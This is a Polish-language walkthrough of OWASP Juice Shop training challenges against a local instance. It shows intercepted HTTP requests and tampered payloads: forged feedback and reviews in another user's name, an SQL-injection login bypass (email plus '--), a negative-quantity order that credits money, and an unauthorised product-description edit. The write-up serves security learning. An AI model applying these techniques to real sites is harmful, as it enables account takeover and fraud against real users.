
Gdy wyślemy zapytanie – dostaniemy informację o tym, że już jesteśmy posiadaczem pakietu *Deluxe*

You are already a deluxe member!

You successfully solved a challenge: Deluxe Fraud (Obtain a Deluxe Membership without paying for it.) x

Post some feedback in another user's name

Aby wysłać feedback jako inny użytkownik, przechodzimy do ścieżki http://127.0.0.1:3000/#/contact:



Następnie analizujemy kod html w celu zrozumienia jaki parametr jest odpowiedzialny za przydzielenie komentarza dla danego usera.

```
<div id="feedback-form" class="form-container" _ngcontent-apv-c122=""> event flex
  <input id="userId" class="ng-untouched ng-pristine ng-valid" _ngcontent-apv-c122="" type="text" hidden=""> event
  <mat-form-field class="mat-form-field ng-tns-c119-51 mat-accent mat-form-field-type…hed ng-pristine ng-star-inserted mat-for
```

Jak widać – tym parametrem jest userId. Gdy wyślemy zapytanie oraz przechwycimy je za pomocą aplikacji Burp Suite – możemy zobaczyć kilka wartości przypisanych w zapytaniu JSON:

```
Pretty  Raw  Hex  JWS
1  POST /api/Feedbacks/ HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJhZG1pbkBhZG1pbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5N2
   E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQ0YmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsImxhc
   3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIy
   MDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5Ljc0NFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV0XHGSq43
   YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EY059QrRlFRlJWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1rPI
8  Content-Type: application/json
9  Content-Length: 86
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   oEu1hxt1cBIXTLsJF3ipSPUOHxuyhztBclIETDFlizH9uVtwT2CViDfKSaH3euKKhPXtq8caZTnmCB5iLZfDoS58Ux2H3OuVbtbecZRIxQCj7SeNUKEHM8s8qiPQfDKSw3t99I4ETbRsgRFPLiVnf3RUgqH4O; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoiIiwiZW1haWwiOiJhZG1pbkBhZG1pbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5N2
   E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQ0YmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsImxhc
   3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIy
   MDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5Ljc0NFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV0XHGSq43
   YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EY059QrRlFRlJWgpC8nZSdJ9S2Y_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1rPI
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {"UserId":21,"captchaId":7,"captcha":"7","comment":"aaa (***in@admin.net)","rating":2}
```

Wartością odpowiedzialną za przypisanie Feedbacku jest – tak jak zauważyliśmy to wcześniej *UserId*. Wystarczy tę wartość zmienić, a po wysłaniu zapytania feedback zostanie przypisany dla innego


użytkownika oraz dodać nagłówek przed tym *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON.

```
{"UserId":1,"captchaId":7,"captcha":"7","comment":"aaa (***in@admin.net)","rating":2}
```

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.) X

Post a product review as another user or edit any user's existing review

Aby napisać opinię o produkcie – wystarczy wybrać dowolny produkt i pod tekstem *„Write a review”* napisać dowolny tekst, a następnie wysłać.



Przechwyćmy zapytanie przed wysłaniem i zobaczmy jakie informacje są zawarte w takim zapytaniu


Pretty Raw Hex JWS

```
1 PUT /rest/products/6/reviews HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhZGlpbkBhZGlpbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5N2
E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQ0YmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsImxhc
3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIy
MDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5LjcONFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV0XHGSq43
YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EYO59QrRlFR1JWgpC8nZSdJ9SZY_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1rPI
8 Content-Type: application/json
9 Content-Length: 44
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
yLunhot9cXIyTzs1FbiRSRUXH9uQhetlcNINTkFDirf5HbubtmTmCNi4fLSKH14ummhrmt36cQlTDoCpKiNVfX5Sb1U54Hr1uVJtXLcMDIbMC4jSJOUPXHZ9sPxinMfOYSMmtnnIwXTrBs5bFKlijJfZJU87HW3; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhZGlpbkBhZGlpbi5uZXQiLCJwYXNzd29yZCI6IjIxMjMyZjI5N2
E1N2E1YTc0Mzg5NGEwZTRhODAxZmMzIiwicm9sZSI6ImRlbHV4ZSIsImRlbHV4ZVRva2VuIjoiNTJiNjNiNzNiYzkwZjM5YzM3NjM0ODU2Nzk5ZGNmMTc1ODQ0YmU1MTJhZWFmZWI2MjVmMWY2YjNhNjM1YTJlMCIsImxhc
3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIy
MDIyLTExLTE4VDE3OjU0OjQwLjQ2NloiLCJ1cGRhdGVkQXQiOiIyMDIyLTExLTE4VDE3OjU2OjI5LjcONFoiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Njg3OTQxOTAsImV4cCI6MTY2ODgxMjE5MH0.RYV0XHGSq43
YYQSaUFtUlDBnr-OwqMqXBteVIiHCGdswRasBi_vz96iEMUJcdpWX8EYO59QrRlFR1JWgpC8nZSdJ9SZY_Wyzi_e66x_3vTmR8_JNlQyTYLfnrpheEFd1xP1mKOEmhpnKxAm2UTyDg8b9_tgthvot_OtPr6I1rPI
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {"message":"aaa","author":"admin@admin.net"}
```

Wystarczy, że zmienimy wartość *“author”* na inny istniejący mail na stronie internetowej, a następnie wyślemy zapytanie – wtedy komentarz zostanie przypisany innemu użytkownikowi. Istotne jest też aby dodać nagłówek *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON.

```
{"message":"aaa","author":"bender@juice-sh.op"}
```


Dowód:



Log in with Chris' erased user account

Aby zalogować się jako użytkownik Chris, który nie istnieje, wystarczy, że do maila dopiszemy payload SQL, który wykorzystany został wcześniej do zalogowania się jako użytkownik z uprawnieniami administratora.


Email: *chris.pike@juice-sh.op'--*
Hasło: *<dowolne>*



Po zalogowaniu się, zadanie powinno zostać ukończone

Log in with Amy's original user credentials

Gdy przeczytamy treść zadania w tabeli wyników, zobaczymy pewną podpowiedź w treści:



Dotyczy to dwóch fraz: `93.83 billion trillion trillion centuries` oraz `One Important Final Note`. Gdy wpiszemy jedną z nich – powinniśmy zostać przekierowani do następującej treści:

URL: https://www.grc.com/haystack.htm?1


The main concept can be understood by answering this question:

Which of the following two passwords is stronger,
more secure, and more difficult to crack?

D0g.....

PrXyc.N(n4k77#L!eVdAfp9

Znajdziemy tutaj tutorial dotyczący bezpieczeństwa haseł. Próbując jednak hasło załączone na stronie nie uda się zalogować. Zatem zmieńmy frazę *D0g* na inną – w naszym przypadku zastosujmy *K1f*. (*K1f* został wzięty na podstawie załączonego obrazka i rozszerzonego opisu)



Po zalogowaniu się – nasze zadanie zostanie ukończone.


You successfully solved a challenge: Login Amy (Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note"))
x

Log in with Bender's user account

Aby zalogować się jako użytkownik *bender@juice-sh.op*, możemy zastosować dwie metody:

1. **SQL Injection** – do maila dodać payload ‘-- , który pozwoli nam ominąć sprawdzenie hasła
2. **Zmiana hasła** – ukończenie zadania **Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password**, a następnie zalogowanie się przy pomocy ustawionego hasła

W tym przypadku – najprostsze rozwiązanie to SQL Injection:




You successfully solved a challenge: Login Bender (Log in with Bender's user account.) x

Log in with Jim's user account

Dla tego zadania istnieją dwa rozwiązania:

1. **SQL Injection** – do maila dodać payload ‘-- , który pozwoli nam ominąć sprawdzenie hasła
2. **Wydobycie hasła użytkownika jim** – przy odpowiednim SQL Injection możemy wydobyć hash hasła dla użytkownika `jim@juice-sh.op` – zadanie **Retrieve a list of all user credentials via SQL Injection**

W tym przypadku – prostszym rozwiązaniem jest SQL Injection.



You successfully solved a challenge: Login Jim (Log in with Jim's user account.) x

Place an order that makes you rich


Po zalogowaniu się jako dowolny użytkownik – do naszego koszyka dodajemy jeden dowolny produkt. Po dodaniu produktu, przechodzimy do płatności. W międzyczasie przechwytujemy każde zapytanie wysyłane do serwera i w momencie zmiany ilości sztuk danego produktu w koszyku, przechwycimy następujące zapytanie:

```
1  PUT /api/BasketItems/4 HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6IimppbUBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiZTU0MWNhN2VjZj
   cyYjhkMTI4NjQ3NGZjNjEzZTVlNDUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
   WxOLnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMSOxMSAxNTolNzozMS44MzYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMSOxMSAxNTolNzozMS44MzYgKzAw
   OjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NDIzMTczLCJleHAiOjE2NjgONDExNzN9.QQuOru7wV-xh67wUxYNWsFLVIcgBD2_CO-1kfalQ8xY1kx9JQLg7gPE7lz7g4YGvwpVf5dIZHokO2O_YCAmcIV-1-g
   qMmEk33pDkUnMhsNWnwanhzxBs5B8iw2GaHd6E5TT9G7OnGNGPDymXh4-q9msejq5NQgfXm7_ch8oVZ-M
8  Content-Type: application/json
9  Content-Length: 14
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   yDhztaUWHohJToF9tmi2fYS5H1XueJiWvfXZHOEt2YcDVSJjU1MfJ4SyMtrrIwQsnQixDf8Nulp; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6IimppbUBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiZTU0MWNhN2VjZj
   cyYjhkMTI4NjQ3NGZjNjEzZTVlNDUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
   WxOLnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0xMSOxMSAxNTolNzozMS44MzYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMSOxMSAxNTolNzozMS44MzYgKzAw
   OjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NDIzMTczLCJleHAiOjE2NjgONDExNzN9.QQuOru7wV-xh67wUxYNWsFLVIcgBD2_CO-1kfalQ8xY1kx9JQLg7gPE7lz7g4YGvwpVf5dIZHokO2O_YCAmcIV-1-g
   qMmEk33pDkUnMhsNWnwanhzxBs5B8iw2GaHd6E5TT9G7OnGNGPDymXh4-q9msejq5NQgfXm7_ch8oVZ-M
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "quantity":1
   }
```

Jak widać – wysyłane jest zapytanie aktualizujące ilość sztuk produktu. Parametr *„quantity”* jest odpowiedzialny za to.

```
{
  "quantity":-100
}
```


Teraz wystarczy zedytować wartość *„quantity”* oraz dodać nagłówek przed tym *Content-Type: application-json* ,aby wiedziało, że wysyłamy dane w JSON. Możemy go zmienić na wartość ujemną, a następnie wysłać go na stronę.




Jak widać – wartość ujemna została zaakceptowana. Teraz wystarczy wykonać transakcję i otrzymamy fundusze za „kupno” ujemnej ilości produktu.

Prove that you actually read our privacy policy

Aby udowodnić, że przeczytaliśmy *Privacy Policy*, kierujemy się na stronę: http://127.0.0.1:3000/#/privacy-security/privacy-policy.



Będąc na stronie z polityką, możemy zauważyć, że przy najechaniu na konkretny tekst litery są podświetlane delikatnie na żółto.




Gdy przeanalizujemy kod html zobaczymy, że w kodzie znajduje się charakterystyczny fragment:

`http://localhost,We may also,instruct you,to refuse all,reasonably necessary` i `responsibility`


Gdy wpiszemy to jako ścieżka – zostaniemy przekierowani do błędu, który uzna nam zadanie za wykonane.

Change the href of the link within the O-Saft product description

Gdy wyszukamy produktu o nazwie O-saft za pomocą zapytania w URL: https://127.0.0.1:3000/rest/products/search?q=o-saft, dowiemy się, że ID tego produktu wynosi 9.



Teraz wystarczy, że odwołamy się do API produktu przy pomocy ścieżki: https://127.0.0.1:3000/api/Products/9, a następnie przechwycimy zapytanie przy pomocy Burp Suite.



Gdy przechwycimy zapytanie, należy zmienić dwie rzeczy:


1. Zapytanie GET zamienić na zapytanie PUT
2. Dodać następujący fragment odpowiedzialny za zmianę wartości pól produktu:

```
Content-Type: application/json
{"description": "<a href=\"https://owasp.slack.com\"
target=\"_blank\">More...</a>"}
```

Payload:

```
Content-Type: application/json

{"description": "<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>"}
```

Postępujemy w ten sposób po zapoznaniu się z parametrami jakie są dostępne w */api/Products*

